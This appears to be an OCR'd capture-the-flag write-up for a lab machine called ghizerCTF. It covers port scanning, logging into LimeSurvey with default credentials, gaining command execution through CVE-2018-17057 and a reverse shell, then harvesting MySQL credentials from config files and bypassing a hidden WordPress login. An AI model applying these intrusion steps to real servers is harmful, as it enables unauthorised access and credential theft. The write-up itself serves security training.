
ghizerCTF

Enumeration

Tools

nmap


perform port scanning , found 3 ports




Targets

port 80 LimeSurvey

found LimeSurvey when visiting the root page of the web server




found several web directories when performing fuzzing




found the changelog of the limeSurvey version in /docs

```
CHANGE LOG
---------------------------------------------------

Changes from 3.15.8 (build 190130) to 3.15.9 (build 190214) January 14, 2019
-Fixed issue #14499: Add first and last name to the "To" of confirmation email
-Fixed issue #12992: PHP-function each() has been deprecated (Dominik Vitt)
-Fixed issue #14309: Upgrade to 3.15 SQL Error (Dominik Vitt)
-Fixed issue #14410: Ranking : no alert when try to put more than answer (Domi
-Fixed issue #14453: Deletion of responses broken (Denis Chenu)
```


/admin page need to be authenticated only can access, search for default credentials




test it out and we're in admin account right now




search for limesurvey public exploit & found this CVE-2018-17057




test the exploit & we can execute commands on the web server!




escape from the restricted shell & we got our reverse shell spawned



backdoor script



now we've our initial foothold!



Post Exploitation

Privilege Escalation

initialFoothold (www-data) ->veronica

enumerating the configuration directory & found the config.php for limesurvey in the application directory

```
www-data@ubuntu:/var/www/html/limesurvey/application/config$ cat config.php
cat config.php
<?php if (!defined('BASEPATH')) exit('No direct script access allowed');
/*
```

& found anny (mysql) credential in config.php

```
rray(
'components' ⇒ array(
        'db' ⇒ array(
                'connectionString' ⇒ 'mysql:host=localhost;port=3306;dbname=limedb;',
                'emulatePrepare' ⇒ true,
                'username' ⇒ 'Anny',
                'password' ⇒ 'P4$W0RD!!#S3CUr3!',
                'charset' ⇒ 'utf8mb4',
                'tablePrefix' ⇒ 'lime_',
        ),
```

found wordpress directory in /var/www/html

```
drwxr-xr-x 15 www-data www-data  4096 Dec 21 20:27 limesurvey
drwxr-x---  5 www-data www-data  4096 Jul 23 17:20 wordpress
www-data@ubuntu:/var/www/html$ cd wordpress
cd wordpress
www-data@ubuntu:/var/www/html/wordpress$ ls -la | head
ls -la | head
total 220
drwxr-x---  5 www-data www-data  4096 Jul 23 17:20 .
drwxr-xr-x  4 root     root      4096 Jul 23 15:40 ..
-rw-r--r--  1 www-data www-data   261 Jul 23 15:46 .htaccess
-rw-r-----  1 www-data www-data   405 Feb  5  2020 index.php
-rw-r-----  1 www-data www-data 19915 Feb 12  2020 license.txt
-rw-r-----  1 www-data www-data  7278 Jan 10  2020 readme.html
-rw-r-----  1 www-data www-data  6912 Feb  5  2020 wp-activate.php
drwxr-x---  9 www-data www-data  4096 Jun 10  2020 wp-admin
-rw-r-----  1 www-data www-data   351 Feb  5  2020 wp-blog-header.php
www-data@ubuntu:/var/www/html/wordpress$
```

checking the wordpress that's running on the port 443, it shows that the wordpress had hide the login page using WPS Hide Login plugin

Welcome to my WordPress antihackers!

I use the plugin WPS Hide Login for hide wp-login!

while enumerating in the web, found a forum discussing on how to find the wp-login page when you've forgotten the url

nikosgonmare (@nikosgonmare)
4 months, 2 weeks ago

From the readme file.

"Either go to your MySQL database and look for the value of `whl_page` in the options table, or remove the `wps-hide-login` folder from your `plugins` folder, log in through wp-login.php and reinstall the plugin."

grab the mysql credential from the wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```


access the mysql wordpress db using the credential found

